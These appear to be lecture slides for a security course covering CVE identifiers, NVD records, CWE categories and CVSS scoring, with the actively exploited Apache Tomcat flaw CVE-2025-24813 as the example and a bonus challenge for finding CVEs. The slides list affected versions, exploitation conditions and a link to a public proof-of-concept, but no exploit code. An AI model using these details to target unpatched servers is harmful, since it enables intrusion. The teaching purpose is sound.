


NVD Database
CVE Details Database

CVE ID Structure


CVE - 2019 - 1214
Prefix
Year
Numbering
Identical for each ID
Four digits, year of publication
Ongoing: four, five or seven digits

Security in the News


Home > Resources > Blog

Mar 18, 2025 5 Mins Read

Apache Tomcat RCE Vulnerability (CVE-2025-24813) Under Active Exploitation: Patch Now


A serious vulnerability in Apache Tomcat, CVE-2025-24813, is being actively exploited in the wild. This flaw allows attackers to take advantage of Tomcat's request-handling mechanism, potentially leading to full server compromise.

With real-world attacks already observed, organizations using affected Tomcat versions must act immediately to mitigate the risk. In this blog, we break down how the vulnerability works, its real-world impact, and what steps you should take to secure your systems.

What is CVE-2025-24813? How the Exploit Works

At its core, CVE-2025-24813 **(CVSS 5.5)** is an unauthenticated Remote Code Execution (RCE) vulnerability that abuses Tomcat's handling of PUT and GET requests.

CVE-2025-24813



CVE-2025-24813 Detail

Description


Path Equivalence: 'file.Name' (Internal Dot) leading to Remote Code Execution and/or Information dis
to uploaded files via write enabled Default Servlet in Apache Tomcat. This issue affects Apache Tomca
10.1.0-M1 through 10.1.34, from 9.0.0.M1 through 9.0.98. If all of the following were true, a malicious u
files and/or inject content into those files: - writes enabled for the default servlet (disabled by default)

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)

- **cpe:2.3:a:apache:tomcat:9.0.0:milestone1:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:tomcat:9.0.0:milestone10:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:tomcat:9.0.0:milestone11:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:tomcat:9.0.0:milestone12:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:tomcat:9.0.0:milestone13:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:tomcat:9.0.0:milestone14:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:tomcat:9.0.0:milestone15:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:tomcat:9.0.0:milestone16:*:*:*:*:*:***

https://nvd.nist.gov/vuln/detail/CVE-2025-24813



Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD	**Base Score:** 9.8 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
ADP: CISA-ADP	**Base Score:** 9.8 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
http://www.openwall.com/lists/oss-security/2025/03/10/5	Mailing List, Third Party Advisory
https://github.com/absholi7ly/POC-CVE-2025-24813/blob/main/README.md	Exploit
https://lists.apache.org/thread/j5fkjv2k477os90nczf2v9l61fb0kkgq	Vendor Advisory

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-706	Use of Incorrectly-Resolved Name or Reference	NIST
CWE-502	Deserialization of Untrusted Data	NIST, Apache Software Foundation
CWE-44	Path Equivalence: 'file.name' (Internal Dot)	Apache Software Foundation

Common Weakness Enumeration (CWE)


The Common Weakness Enumeration (CWE) is a category system for hardware and software weaknesses and vulnerabilities.


CWE has over 600 categories, including classes for buffer overflows, path/directory tree traversal errors, race conditions, cross-site scripting, hard-coded passwords, and insecure random numbers.

Example: CWE 121 is for stack-based buffer overflows

https://en.wikipedia.org/wiki/Common_Weakness_Enumeration

CWEs Allow Hierarchical Categorization


Weaknesses Used by JVN iPedia
CWE-1 Location
CWE-16 Configuration
CWE-17 Code
CWE-2 Environment
CWE-18 Source Code
CWE-503 Byte/Object Code
CWE-657 Violation of Secure Design Principles
CWE-19 Data Handling
CWE-254 Security Feature
CWE-361 Time and State
CWE-398 Indicator of Poor Code Quality
CWE-189 Numeric Errors
CWE-199 Information Management Errors
CWE-20 Improper Input Validation
CWE-255 Credentials Management
CWE-264 Permissions, Privileges, and Access Controls
CWE-310 Cryptographic Issues
CWE-287 Improper Authentication
CWE-345 Insufficient Verification of Data Authenticity
CWE-362 Race Condition
CWE-399 Resource Management Errors
CWE-200 Information Leak
CWE-21 Pathname Traversal and Equivalence Errors
CWE-119 Buffer Errors
CWE-74 Injection
CWE-352 CSRF
CWE-22 Path Traversal
CWE-59 Link Following
CWE-134 Uncontrolled Format String
CWE-77 Command Injection
CWE-79 XSS
CWE-89 SQL Injection
CWE-94 Code Injection
CWE-78 OS Command Injection



Common Vulnerability Scoring System (CVSS)

The Common Vulnerability Scoring System (CVSS) is a technical standard for assessing the severity of vulnerabilities in computing systems. High, Medium, Low scores from 0 to 10.

Base Metrics:

- Access Vector (Local up to Network)
- Access Complexity (Trivial up to Race Condition)
- Authentication (Unauthenticated up to Full Auth)

Impact Metrics: Confidentiality, Integrity, Availability

https://en.wikipedia.org/wiki/Common_Vulnerability_Scoring_System

CVE Bonus Challenge


Κάθε CVE που βρείτε αντιστοιχεί σε +1 βαθμό στο μάθημα.
Περιορισμοί:

- Τα CVEs πρέπει να είναι μέσα στο 2025
- Τα CVEs πρέπει να περιέχουν ένα αναγνωριστικό σας (π.χ., name, email, github)
- Δεν υπάρχει περιορισμός σε CWE category/CVSS

Αν κάνετε claim κάποιο(α) CVE(s) στείλτε μου email με τα αναγνωριστικά.

HACKERONE AWARDED OVER $300 MILLION BUG HUNTERS

